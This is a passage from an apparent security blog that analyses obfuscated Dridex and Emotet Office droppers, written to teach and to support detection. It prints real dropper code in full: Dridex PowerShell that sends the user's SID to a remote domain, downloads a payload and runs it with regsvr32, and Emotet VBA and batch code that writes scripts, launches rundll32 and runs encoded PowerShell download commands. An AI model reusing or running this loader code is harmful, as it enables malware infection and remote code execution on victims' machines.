CAAnwAA3EIBIXETAIsGgLmfAhgIbCngkDeZAjwIdBW6lwJwA64I/cZkAjbrWA2YM0KkrrCsWgECNgoEBGgq80ld4wAM
GZ8ToSC','BpSRT/hji0HqK8c4x0vZTeV27+LPmUr','bqyHrcy2FkA1ZrNrx2ORGxcNYKp

e1wANmMDX0AuBbfcu7gAohut4ksNPpHPRiOcw4f5Gk3OeL8mBoAc2pfAaXEfZp7vdg9M','EKm3y0kcUT7FRbGp5','
UJzwKHp6aKzchkMq3E','DcbQbj+nzk9flkdz1fNbwbtXfMdkUZZ5KB7QEp','NIoi01MAj

','9f//pP8UPxbV3uSvPH3z9gPX56y7PSaDJU/Ne33SY3XYXcoEi','QxpZRi3EvLbo4100H0','W9zsKqtOvp+Nk2O
loN8NgzGN+pV6lRRh5HjSjb15v2v8H0NMPO9SmJR6QAa1RS/TrJHmwWDfL6yJcwCjjaFl3p

fEerJNZRwdBu0tNuVYeRzC2fcfryanWBnNhAQh61gF2pTxflfJW7uvRRX1xkKT0TCsQXjN4yp','x4e4j','WR2MzDm
7GOJIaWNUdDnIx7tK3mTT','3+3ORGIQ','rlk6aJoeUsrI8+6cuwhX+bE');function Y
I(${Qq}){&("{0}{1}"-f 'na','l') ('cf') ("{2}{1}{0}"-f 'ct','je','New-Ob') -F;.("{1}{0}" -
f'l','sa') ('Ox') ("{0}{1}" -f'ie','x');.('Ox')(.('cf') ("{2}{1}{3}{0}{4}

" -f'amRead','.Str','IO','e','er')(.('cf') ("{5}{3}{4}{2}{1}{0}"-
f'am','re','ZipSt','O.Compres','sion.G','I')((&('cf') ("{2}{1}{3}{0}"-f
'm','morySt','IO.Me','rea

') -A @(,  ( gET-VARiable ("FK"+"61")  -vALuEOnly )::("{0}{1}{2}{3}" -
f'FromB','ase64S','t','ring').Invoke(${q`Q})))),  (  gEt-VAriAbLe  ("{1}{0}"-f'R','5pV6')
).v

alUE::"d`ecomp`RESs"))).("{1}{2}{0}" -f 'd','Re','adToEn').Invoke()};.('yi')(${a8})
```

After reassembling the strings and removing unnecessary characters, the following is received:

```
SET ("fK61")( [TyPe]("coNVERt") )  ;
Set-variaBle ('5pv6r') ([type]("io.COMPrEssIon.CoMPressIOnmoDE" ) )  ;
${aB}=("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");

function YI(${Qq})
{
&("nal") ('cf') ("New-Object");
.("sal") ('Ox') ("iex");
.('Ox')(.('cf') ("IO.StreamReader")(.('cf') ("IO.Compression.GZipStream")((&('cf')
("IO.MemoryStream") -A @(,  ( gET-VARiable ("FK61")  -vALuEOnly
)::("FromBase64String").Invoke(${qQ}))),  (  gEt-VAriAbLe  ("5pV6R")
).valUE::"decompRESs"))).("ReadToEnd").Invoke()
};

.('yi')(${aB})
```

Just as before, base64 decoding and decompression are required in order to retrieve the code of the next stage. However, this time Dridex employs something we have not seen in previous stages — aliases.

In the above snippet, ‘nal’ (‘New-Alias’) and ‘sal’ (‘Set-Alias’) are used to set ‘cf’ and ‘ox’ as aliases for ‘New-Object’ and ‘iex,’ respectively.

“.(‘yi’)(${aB})” returns another call to the ‘yi’ function, which in turn provides the following output:

```
 ${O0T`hx}=  [type]("{5}{2}{1}{4}{6}{0}{3}" -F 'eMb','ecT','L','Ly','ion.As','reF','s') ;
.("{2}{0}{1}" -f'Et-It','EM','S') ("{2}{0}{1}" -f'riAbLE:','gXd','vA')  (
[type]("{2}{4}{5}{9}{0}{3}{7}{8}{6}{1}" -F
'uRiTY.','TiTY','Syst','pr','eM','.','NDoWsIDEN','iNCIPA','L.Wi','SEC')) ; &("{0}{1}"-
f'SE','t') ("{0}{1}"-f 'ONR','0')  (  [TYPe]("{2}{1}{0}" -F'Ng','NCoDI','Text.e'));
.("{0}{1}" -f 'S','et')  ("{1}{0}{2}"-f'TeU','No','x')  ( [TypE]("{2}{0}{1}"-f
'E','Rt','Conv')  ) ;.("{0}{1}"-f 'set-ite','m')  ("{2}{0}{1}"-f'mD','c','VaRIablE:o')
([Type]("{1}{0}" -f 'e','io.Fil')  ) ;  &("{1}{0}"-f 'ET','s') ("3sR"+"q48")
([tYpe]("{1}{0}" -F'ex','REG') ) ;  ${s}=0;${G}=1;${F`A}=100;function
Y(${iH}){$(${iH}.("{1}{0}{2}" -f 'st','sub','ring').Invoke(${G}) -replace('-',''));return
${_}};${Q`e}=(&("{3}{0}{1}{2}"-f't-','Pr','ocess','Ge') -Id
${P`id}).("M`A`in`WIn`d`OwHandle");${c`A}=[Runtime.InteropServices.HandleRef];${XX}=&("{1}{0}
{2}{3}"-f 'b','New-O','jec','t') ${C`A}(${g},${Q`E});${t}=&("{2}{1}{0}" -f 'ct','-
Obje','New') ${c`A}(2,${s});((  ( .('gi')  ("{3}{2}{1}{0}"-f'Thx','o0','le:','VaRIAb')
)."VAl`UE"::("{3}{1}{0}{2}" -f'i','adWithPart','alName','Lo').Invoke(("{0}{1}{2}"-
f'Wind','owsBa','se'))).("{1}{0}"-f 'e','GetTyp').Invoke(("{6}{2}{5}{3}{4}{1}{0}"-
f's','Method','n32.','ns','afeNative','U','MS.Wi'))):("{2}{0}{1}" -f
'Wind','owPos','Set').Invoke(${X`x},${T},${s},${S},${F`A},${fA},64.5*256);${I}=("{0}{2}{1}"
-f 'om','o',' /ger');${i}=${I}.("{1}{0}" -f 'plit','s').Invoke(' ');${SS}=.('y')((
${G`Xd}::("{1}{2}{0}"-f 'nt','GetCu','rre').Invoke())."u`SeR"."Va`Lue");${E}='ht'+("{1}{0}"
-f ':/','tps')+${I}[${G}]+("{1}{0}" -f'a','nag')+'.c'+(${I}[${S},${g}] -replace
'(\D{5})','/')+'?'+${Ss};&('Si') ("{0}{2}{1}" -f'V','iable:/f','ar') ${e}.("{1}{0}" -
f'lace','rep').Invoke(' ','');.('Sv') 1 ("{2}{0}{3}{1}" -f'eb','ent','Net.W','Cli');&('SI')
("{0}{1}{2}" -f 'V','a','riable:C2') (.("{0}{1}{2}"-f'New-Obj','e','ct') (.('Gv') 1 -
Va));&('SV') ('c') ("{2}{1}{0}"-f 'ata','loadD','Down');${o`Ad}=(([Char[]](&("{1}{0}{2}"-f
'ri','Va','able') ('C2') -ValueOn).((.("{1}{0}{2}"-f'ab','Vari','le') ('c') -
Val))."invO`ke"((.("{2}{1}{0}"-f 'ble','ia','Var') ('f'))."VAL`Ue"))-
Join'');${T`Fg}=${En`V:t`e`mp};${M`I}=(${d}=.("{1}{0}"-f 'ci','g') ${t`FG}|.("{2}{1}{0}" -f
'andom','et-r','g'))."Na`mE" -replace
".{4}$";${W}=${T`FG}+'\'+${MI}+'.';${V`M}=${O`Ad}.("{1}{3}{2}{0}" -
f'g','su','in','bstr').Invoke(${s},${G});${P}=[int]${VM}*${f`A};${o`oa} =${o`Ad}.("{1}{0}"-
f 'e','remov').Invoke(${S},${G});${P`l}=${o`Oa} -split'!';.("{0}{1}"-f'sa','l') ('mc')
("{0}{1}{2}"-f'r','egsvr','32');${JP}=  (&("{0}{2}{1}"-f'VaRi','Ble','a') ("{1}{0}" -f
'NR0','O')  -VaLUE  )::"U`TF8";function Va(${ZX}){${Sa}=  ${n`oTEuX}::("{0}{1}{3}{2}"-f
'F','r','se64String','omBa').Invoke(${zx});return ${S`A}};foreach(${II} in
${P`l}[${S}]){${g}=@();${p`Pt}=${vM}.("{2}{1}{0}"-f
'rArray','ha','ToC').Invoke();${i`i}=&('va')(${i`I});for(${JL}=${s}; ${jl} -lt
${Ii}."cou`Nt"; ${jL}++){${G} += [char]([Byte]${II}[${jl}] -
bxor[Byte]${P`pT}[${j`L}%${P`pT}."c`OUNT"])}};${Vv}=${o`Oa}."repLa`ce"((${pL}[${S}]+"!"),${
J`P}."G`EtS`TRing"(${g})); ( .("{1}{0}"-f'LE','varIaB')  ("{0}{1}"-f'o','mdC')
)."V`AluE"::("{2}{0}{1}" -f 'llByte','s','WriteA').Invoke(${w},(&('va')(${V`V} -replace
".{200}$")));if((.("{0}{1}"-f'g','ci') ${w})."Le`NGth" -lt ${p}){exit};.("{1}{0}"-f
'ep','sle') 9;&('mc') -s ${w};.("{1}{0}" -f 'p','slee') 13;  (&("{1}{0}" -f 'le','vARIAB')
("{0}{1}" -f 'om','dC')  )."vA`LUE"::("{0}{2}{1}" -f 'WriteAll','s','Line').Invoke(${W},  (
&("{1}{0}{2}" -f'b','VARIA','le')  ("3Sr"+"q48") -VAlUEo  )::("{0}{1}" -
f'replac','e').Invoke(${s`s},'\D',''))
```

And after some cleanup, we can finally get a semi-clear picture of what the dropper tries to do:

```
${O0Thx}=  [type]("reFLecTion.AsseMbLy") ;
  .(SEt-ItEM) (vAriAbLE:gXd)  ( [type]("SysteM.SECuRiTY.priNCIPAL.WiNDoWsIDENTiTY")) ;
  &(SEt) ("ONR0")  ( [TYPe]("Text.eNCoDINg"));
  .(Set)  ("NoTeUx")  ( [TypE]("Convert")  ) ;
  .("set-item")  (VaRIablE:omDc)  ([Type]("io.File")  ) ;
  &("sET") ("3sRq48")  ([tYpe]("REGex") ) ;
  ${s}=0;
  ${G}=1;
  ${FA}=100;

  function Y(${iH})
  {
  $(${iH}.("substring").Invoke(1) -replace('-',''));
  return ${_} #$_ represents the last variable in the pipeline, so basically, whatever is
returned from the previous command
  };

  ${Qe}=(&("GetProcess") -Id ${Pid}).MAinWIndOwHandle;
  ${cA}=[Runtime.InteropServices.HandleRef];
  ${XX}=&("New-Object") [Runtime.InteropServices.HandleRef](1,&("GetProcess") -Id
${Pid}).MAinWIndOwHandle); #Hides the PowerShell window from view

  ${t}=&("New-Object") ${xx}(2,0);
  ((  (
[type]("reFLecTion.AsseMbLy")).VAlUE::("LoadWithPartialName").Invoke(("WindowsBase"))).("Ge
tType").Invoke(("MS.Win32.UnsafeNativeMethods"))::("SetWindowPos").Invoke(${Xx},${T},0,0,1
00,100,64.5*256);
  ${I}=('om /gero');
  ${i}=${I}.("split").Invoke(' ');
  ${SS}=.('y')((
[type]("SysteM.SECuRiTY.priNCIPAL.WiNDoWsIDENTiTY")::("GetCurrent").Invoke()).uSeR.VaLue);
#Gets the user ID
  ${E}='https://geronaga.com/gero -replace '(\D{5})','/')+'?'+${Ss};
  &('Si') (Variable:/f) ${e}.("replace").Invoke(' ','');#Will assemble a URL that looks
like this https://geronaga.com/gero?myHyphenLackingUID
  .('Sv') 1 ("Net.WebClient");
  &('SI') (Variable:C2) (.("New-Object") (.('Gv') 1 -Va));
  &('SV') ('c') ("DownloadData");
  ${oAd}=(([Char[]](&(Variable) ('C2') -ValueOn).((.(Variable) ('c') -
Val)).invOke((.(Variable) ('f')).VALUe))-Join'');
  ${TFg}=${EnV:temp};
  ${MI}=(${d}=.("Get-ChildItem") ${EnV:temp}|.("get-random")).NamE -replace ".{4}$"; #Trims
the last 4 bytes from a random filename in the user's temp directory
  ${W}=${TFG}+'\'+${MI}+'.';#'temp_dir\random_file_without_extension.'(the dot is there on
purpose, it's a part of the string)
  ${VM}=${OAd}.("substring").Invoke(0,1);
  ${P}=[int]${VM}*${fA};
  ${ooa} =${oAd}.("remove").Invoke(${S},${G});
  ${Pl}=${oOa} -split'!';
  .("sal") ('mc') ("regsvr32"); #Sets an alias, now 'mc' stands for regsvr32
  ${JP}=  (&([TYPe]("Text.eNCoDINg"))::UTF8;

  function Va(${ZX}) #Decodes from base64
```

After going over the above code (and adding a few notes for myself along the way, which I left in the snippet), I finally reached a verdict regarding the dropper's true intention: it retrieves the user's ID, removes the hyphens it contains, and assembles a URL that looks like this https://geronaga[.]com/gero?*myHyphenLackingUID.* It then downloads a file to the user's temp directory, decodes and decrypts it, executes the file's content using 'regsvr32' and then, finally, deletes this content to avoid leaving any traces.

Since the domain is inactive and the focus of our blog is to present evasion techniques in Microsoft Office droppers, I did not expand my analysis of the downloaded file. However, since we know that 'regsvr32' is used to execute the file's content and that the payload is a DLL, we can assume that the downloaded file contains a DLL registration command for the payload.

For a more expanded analysis of this dropper, you can read this excellent blog.

## Less Complicated, More Files

Sometimes, simple obfuscation techniques can be sufficient to avoid detection, especially if the infection flow involves multiple stages and files written in different scripting languages, as demonstrated below in the analysis of an Emotet dropper from the malware family's recent resurrection.

```
////////////////////////////Irrelevant code- redacted/////////////////////////////////////////
Private Sub Workbook_Open()
  Dim intRow As Integer, intCol As Integer
  Dim intMinesCount As Integer: Dim ghkew As Boolean: ghkew = False
  For intMinesCount = 1 To 10
    GjseGsw346dtUIdf.chtklswRHswer.Caption = Replace(Cells(112, 5), "furi", ""): intCol = Int((6 *
Rnd) + 1) + 1
////////////////////////////Irrelevant code- redacted/////////////////////////////////////////
    If ghkew <> True Then UlyDJxdseH4ysdgd 463, Cells(114, 5), Nothing,
GjseGsw346dtUIdf.chtklswRHswer.Caption
    ghkew = True
  Next
  GjseGsw346dtUIdf.Tag = Cells(110, 12)
  If intMinesCount > 3689 Then
 //Note: the condition is never met, since the value of 'intMinesCount' ranges between 1 and 10
  Application.StatusBar = "sehnwke weq3re: " & intMinesCount
  Else
  UlyDJxdseH4ysdgd 463, Cells(111, 10), Nothing, GjseGsw346dtUIdf.chtklswRHswer.Tag
  GjseGsw346dtUIdf.tHdshlkdf36r.Text = "qewiw"
  End If
End Sub

Sub UlyDJxdseH4ysdgd(gnjler As Integer, ByVal faoliwyuo3 As String, gjeworioweSARF As Object,
ByVal Hsety5isgsre As String)
////////////////////////////Irrelevant code- redacted/////////////////////////////////////////
  GjseGsw346dtUIdf.chtklswRHswer.Tag = Cells(114, 11) & vbCrLf & Cells(113, 6)
End Sub

Attribute VB_Name = "GjseGsw346dtUIdf"
Attribute VB_Base = "0{8CB6F020-1668-4800-B46F-FF59EFE787C5}{82E2B76F-47B3-4C65-898D-
EE9417558758}"
Attribute VB_PredeclaredId = True //Note: this means that 'GjseGsw346dtUIdf' is a global variable
////////////////////////////Irrelevant code- redacted/////////////////////////////////////////
```

The Emotet dropper's VBA output. Note: some parts of the code were redacted, since they are irrelevant to this blog, moreover, some of them are never executed.

As you can see, the VBA function "Cells" is used in this script to extract contents of specified Excel cells and use them in the VBA script. Without knowing what these cells contain, it is difficult to determine whether the file is malicious or not, especially since none of the commands seems damning enough.

To get a clearer picture, I replaced all the cells highlighted functions in the above code snippet with the matching string values, highlighted in yellow in the below code snippet.

```
////////////////////////////Irrelevant code- redacted/////////////////////////////////////////

Private Sub Workbook_Open()

  Dim intRow As Integer, intCol As Integer

  Dim intMinesCount As Integer: Dim ghkew As Boolean: ghkew = False

  For intMinesCount = 1 To 10

    GjseGsw346dtUIdf.chtklswRHswer.Caption = Replace("furidifurim gSEdJDsfy5JGHKdggdh:sfuriet
gSEdJDsfy5JGHKdggdh=wfuriscfuriripfurit.cfurireafuritefuriobfurijefurict(refuriplfuriacfurie("WGweiS
GweicrGweiipGweit.SGweihelGweil","Gwei","")):ryulxdHSerw=rfuriepfurilafurice("curiw:uriw\puriwr
ogruriwamduriwaturiwa\ughldskbhn.buriwat","uriw",""):gSEdJDsfy5JGHKdggdh.rfuriufurin
ryulxdHSerw,0,tfurirufurie:HkjsdsfEhdse46d=refuriplfuriacfurie("cuerlxmuerlxd /uerlxc
suerlxtauerlxruerlxt uerlx/uerlxB
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruuerlxnduerlxluerlxl3uerlx2.ue
rlxexuerlxe
uerlxc:uerlx\uerlxpruerlxoguerlxramuerlxdauerlxta\bneuihlows.duerlxluerlxl,hjyldksfkw3","uerlx","")
:gSEdJDsfy5JGHKdggdh.rfuriufurin HkjsdsfEhdse46d,furi0", "furi", ""): intCol = Int((6 * Rnd) + 1) + 1

////////////////////////////Irrelevant code- redacted/////////////////////////////////////////

    If ghkew <> True Then UIyDJxdseH4ysdgd 463, "c:\programdata\yhjlswle.vbs", Nothing,
GjseGsw346dtUIdf.chtklswRHswer.Caption

    ghkew = True

  Next

  GjseGsw346dtUIdf.Tag = "Wscript.Shell"

  If intMinesCount > 3689 Then

 //Note: the condition is never met, since the value of 'intMinesCount' ranges between 1 and 10

  Application.StatusBar = "sehnwke weq3re: " & intMinesCount

  Else

  UIyDJxdseH4ysdgd 463, "c:\programdata\ughldskbhn.bat", Nothing,
GjseGsw346dtUIdf.chtklswRHswer.Tag

  GjseGsw346dtUIdf.tHdshlkdf36r.Text = "qewiw"

  End If

End Sub


Sub UIyDJxdseH4ysdgd(gnjler As Integer, ByVal faoliwyuo3 As String, gjeworioweSARF As Object,
ByVal Hsety5isgsre As String)

////////////////////////////Irrelevant code- redacted/////////////////////////////////////////

  GjseGsw346dtUIdf.chtklswRHswer.Tag = "dir&echo etjlwejdfsgdsrYHDShD46dsrtydfghrg
sdfgsdGDs46sdfHZSdgSwryoi&SET ertEWRt4=po&echo fkj3h5tidxhdfgokihJFjxxdsd4ghkxfghxd ghkw



gfkjbgekedfghYdhjFxdf&SET cvFHDErte75s=wers&echo
GJDrft678dYjdfGhSbgs5y7dfghGgEqwghcfghcghndt5tyuoghgh&SET oifYdFGhse34sd=hell -e&echo
YertyDSrfGfHFTGUfHdghDfHxdgW4ehfgh78dfHDRgdsFhdfghdFBGDFnnctfGuiyfiJUCFdHdrGdhf&SET
wreDgdSdytDFf=nc
JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWgBzAGUAcwA0AD0AIgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIARAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBlAGwAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUABpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHM
ALwBzAGsAUwBzAEMA&echo DGFDRFs57dTFgjiDYigukcvghjGFmjFxchdGFSdFqw3eDThfgH&SET
```

```
jDFtHxdrgszegh=TABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQACAA6AC8ALwBzAGUAYQBj
AHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBBAFkAdgB5AGsAegBnAC
8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALwBjAGc
AaQAvAHEAUgBlADgAZABSAGEARwAyAEgARABOAE8ATwBHADEALwAsAGgAdAB0AHAAOgAvAC8Ac
wBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoAHQAdA
BwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIAaQBnAGEAdABpAG8AbgAuAG4AZQ
B0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBlAHoARQAvACwAaAB0AHQAcA
BzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBlAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcAaQAvA
GsAcwAwAE0AcAAvACwAaAB0AHQA&echo fghkseu4hkrhfgklh gshk4HHDTHDSHFJUOHLkNxserg5
VGNfGthjtfhxdrf5&SET
AegFhtXfg4f=cAA6AC8ALwBzAHUAbgByAGkAcwBlAGMAbwBuAHMAdQBsAHQAYQBuAHQALgBjAG8
AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBzAE8ANABYAHYARgBCAHMAZQB2AEMAUgBmAC8
ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgAzAC4AYwBvAG0ALwB3AHAAL
QBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjAEUAMQB0AE4AOAAvACwAa
AB0AHQAcAA6AC8ALwBpAG4AdABvAGEAYgBsAG8AZwAuAHQAYQB0AGEAbQBvAHQAbwByAHMAL
gBjAG8AbQAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAGkANQB6AGMAWgByAGsAbw
BsAEYASAA5AC8AIgAuAHMAUABMAEkAdAAoACIALAAiACkAOwAgAGYAbwBSAGUAQQBDAGgAKAAk
AHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAF
gAZABmAHMAaABEAHIAZgBHAFoA&echo
fdghkw4hyithyuishgkisYiUoUJlfgk67fgKjFJTHXDrgWqhdFhfgjtyh5hdgzs&SET
BXdgrtysews34yu=cwBlAHMANAApAHsAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkAD0AIgB
jADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAG
wAIgA7AGkAbgBWAE8AawBlAC0AdwBlAEIAcgBFAHEAVQBlAHMAVAAgAC0AdQBSAEkAIAAkAHkASQ
BkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQA
gACQARwB3AGUAWQBlADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQBTAHQALQBwAEEAVAB
oACAAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkACkAewBpAGYAKAAoAGcARQB0AC0AaQB
0AEUAbQAgACQARwB3AGUAWQBlADUANwBzAGUAZABzAHcAZAApAC4AbABlAE4ARwB0AGgAIAAt
AGcAZQAgADQANwA0ADMANgApAHsAYgBSAGUAYQBrADsAfQB9AH0A" & vbCrLf & "echo
FGsrtghskeh4hirugh sgekg5kjgrkyhdlfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkjkj&start/B
/WAIT
%ertEWRt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFf%%jDFtHxdrgszegh%%AegFhtXfg
4f%%BXdgrtysews34yu%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth"

End Sub
```

